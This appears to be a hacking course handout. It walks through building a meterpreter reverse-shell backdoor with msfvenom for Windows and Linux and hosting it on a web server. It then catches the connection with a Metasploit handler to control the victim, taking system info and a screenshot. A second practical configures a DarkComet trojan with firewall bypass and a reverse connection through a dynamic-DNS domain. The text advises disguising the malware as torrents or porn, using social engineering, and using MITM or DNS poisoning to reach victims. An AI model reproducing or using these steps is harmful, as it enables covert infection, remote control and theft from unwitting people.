


## Practical No 1: Creating a windows backdoored executable to maintain continues access.

Step 1: execute the following command in your kali linux machine new terminal window.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacker ip> LPORT=<attacker port> -f exe -o filename.exe
```



For Linux follow the below command

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<attacker ip> LPORT=<attacker PORT> -f elf -o linuxback.elf
```

Now somehow you have to send this file to the victim machine

Methods to send the file:

- 1) If you already have a meterpreter connection from the target you can use upload command to upload this backdoor file to the target machine.
- 2) If you don't have any connection to upload it remotely you have to keep this file as a torrent or a porn content so whoever visits your page he will download and install the file so he will get infected. (Torrents and Porn are most convincing places where people will get infected.)
- 3) Or you can keep your own webserver to host the vulnerable file when victim comes to your site he can download the malware, you can use social engineering to attract victim towards your website.

- 4) Or you can perform network MITM attacks or DNS poisoning attacks to redirect victim towards you.

Here for the practical iam using 3<sup>rd</sup> option own file hosting.

For that I need to move this file to webserver location and I have to start the webserver

```
root@kali:~# mv backdoor.exe /var/www/html/  
root@kali:~# service apache2 start
```

After sending the file you need to start a receiver to control the connection.


Starting a Handler Using Metasploit.

Step 1: type the below mentioned commands one after another in blank terminal


service postgresql start

```
root@kali:~# service postgresql start
```

Msfconsole



```
Applications ▾ Places ▾ Terminal ▾ Thu 15:58 root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole
[*] StArting the Metasploit Framework console...-
```




after the above commands you will get a prompt like msf>

```
Applications ▾ Places ▾ Terminal ▾ Thu 15:58 root@kali: ~
File Edit View Search Terminal Help
http://metasploit.pro

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

  =[ metasploit v4.11.5-2016010401 ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```



inside of the msf prompt you need to execute few more commands, just follow  
use multi/handler

```
msf > use multi/handler
msf exploit(handler) > 
```

set PAYLOAD <the payload you have chosen for msfvenom>


```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

set LHOST <attacker ip given in the msfvenom>

set LPORT <attacker port given in the msfvenom>

```
msf exploit(handler) > set LHOST 192.168.0.114
LHOST => 192.168.0.114
msf exploit(handler) > set LPORT 4444
LPORT => 4444
```

show option (to see the configured settings)



```
Applications ▾ Places ▾ Terminal ▾ Thu 16:03
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# service postgresql start
root@kali:~# clear
msf exploit(handler) > show options
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.114 LPORT=4444 -f exe -o backd
Module options (exploit/multi/handler):
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Name Current Setting Required Description payload
No -----
Payload size: 333 bytes
Saved as: backdoor.exe
Payload options (windows/meterpreter/reverse_tcp):
backdoor.exe Desktop Documents Downloads Music Pictures Public Templates Videos
root@kali:~# Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.0.114 yes The listen address
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- ---
0 Wildcard Target

msf exploit(handler) > 
```

exploit

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.114:4444
[*] Starting the payload handler...
```

Now as soon as the target downloads and runs the file you can get meterpreter connection on your attacker machine.

```
Applications ▾ Places ▾ Terminal ▾ Thu 16:06
root@kali: ~
File Edit View Search Terminal Help

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.114   yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.114:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.0.133
[*] Meterpreter session 1 opened (192.168.0.114:4444 -> 192.168.0.133:49191) at 2016-03-10 16:06:55 +0530


meterpreter > 
```

You can execute meterpreter commands to control the target.

```
meterpreter > sysinfo

Computer      : WINDOWS7-PC
OS            : Windows 7 (Build 7600).
Architecture  : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/win32
```

```
meterpreter > screenshot
Screenshot saved to: /root/NoIJcSlT.jpeg
```



## Practical No 2: Creating Darkcomet Trojan to infect windows machines.

Download Darkcomet RAT from internet


Create an account in NOIP.com and download the Dynamic Update Client.

Disable you malware defences before proceeding to the given practical (and also firewall).


After downloading darkcomet extract that. You can find an exe application named darkcomet.exe

Double click on that to launch the darkcomet RAT creator.







Once you double click on the application software you can see the below given image.



From the above screen click on the top left corner darkcomet-RAT button and select server module and click on full editor.



You will see the below image, where you can configure your new Trojan.



From the above screen please click on the security password and enter some password so that you can only control that bots.

Under process mutex please click on random button to create a random mutex id or you can write your own.




Give some server ID and also a profile name so that you can identify the Trojan and the settings very easily among others.


After that please select Active FWB to bypass the firewalls.

By that one settings under general will be completed.

Please click on the network settings to move towards next section of options.



Here on the network settings all you have to do is give your IP address (or Domain name) to get reverse connection (you can use noip), and also give port number of your choice. Then click on add button.



